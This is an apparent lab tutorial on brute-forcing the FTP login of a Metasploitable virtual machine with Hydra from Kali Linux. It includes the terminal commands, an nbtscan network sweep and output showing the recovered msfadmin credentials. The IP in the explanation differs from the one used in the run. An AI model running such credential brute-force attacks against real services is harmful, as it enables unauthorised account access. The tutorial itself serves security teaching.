
PASSWORD CRACKING OF METASPLOIT USING HYDRA

Hydra is a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services.Hydra can perform rapid dictionary attacks against more than 50 protocols. This includes telnet, FTP, HTTP, HTTPS, SMB, databases, and several other services.

Brute force attacks can be successful if the password or key is weak, short, or has been reused across multiple accounts. To prevent brute force attacks, it is important to use strong and unique passwordsor passphrases that are difficult to guess or crack.



```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::884b:a41b:c9b6:8385  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 1625  bytes 182283 (178.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3703  bytes 262339 (256.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 338  bytes 35112 (34.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 338  bytes 35112 (34.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
└─# nbtscan 10.0.2.15/24
Doing NBT name scan for addresses from 10.0.2.15/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
10.0.2.4         METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
10.0.2.255      Sendto failed: Permission denied

┌──(root㉿kali)-[~]
└─# nano user

┌──(root㉿kali)-[~]
└─# nano pass

┌──(root㉿kali)-[~]
└─# hydra -L user -P pass ftp://10.0.2.4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-13 06:25:31
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.0.2.4:21/
[21][ftp] host: 10.0.2.4   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-13 06:25:32

┌──(root㉿kali)-[~]
└─# ▯
```

'nbtscan' is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames,MAC addresses, and workgroups.

Nano is a command-line text editor that is available in Kali Linux, Nano is a lightweight text editorthat is designed to be easy to use and has a user-friendly interface. It provides basic text editing features such as cut, copy, and paste, as well as search and replace, spell checking, and syntax highlighting for various programming languages.

To open a file using nano in Kali Linux, you can use the command **nano <filename>** in the terminal. Once you have made your edits, you can save the changes and exit the editor by pressing **Ctrl+X**, andthen confirming the save changes prompt.

1st create a file named 'user' and add the user's name. Then create another file named 'pass' and addthe user's password in to that file. To save the file press Ctrl+S and exit it by Ctrl+X.

The command **hydra -L user -P pass ftp://192.168.56.101** is a sample command for using the Hydra password cracking tool to perform a brute force attack on an FTP server running on the IP address **192.168.56.101**.

- **hydra**: This is the command to invoke the Hydra password cracking tool.
- **-L user**: This option specifies the path to the file containing a list of usernames to use duringthe attack. In this case, the word "user" is being used as a placeholder for the actual file nameor path.
- **-P pass**: This option specifies the path to the file containing a list of passwords to use during the attack. Similarly, the word "pass" is being used as a placeholder for the actual file name orpath.
- **ftp://192.168.56.101**: This is the protocol and IP address of the target FTP server.

By this we can perform brute-force attack. At the end we get the username and password of the user.In thus case, the username is msfadmin and the password of metasploit is msfadmin.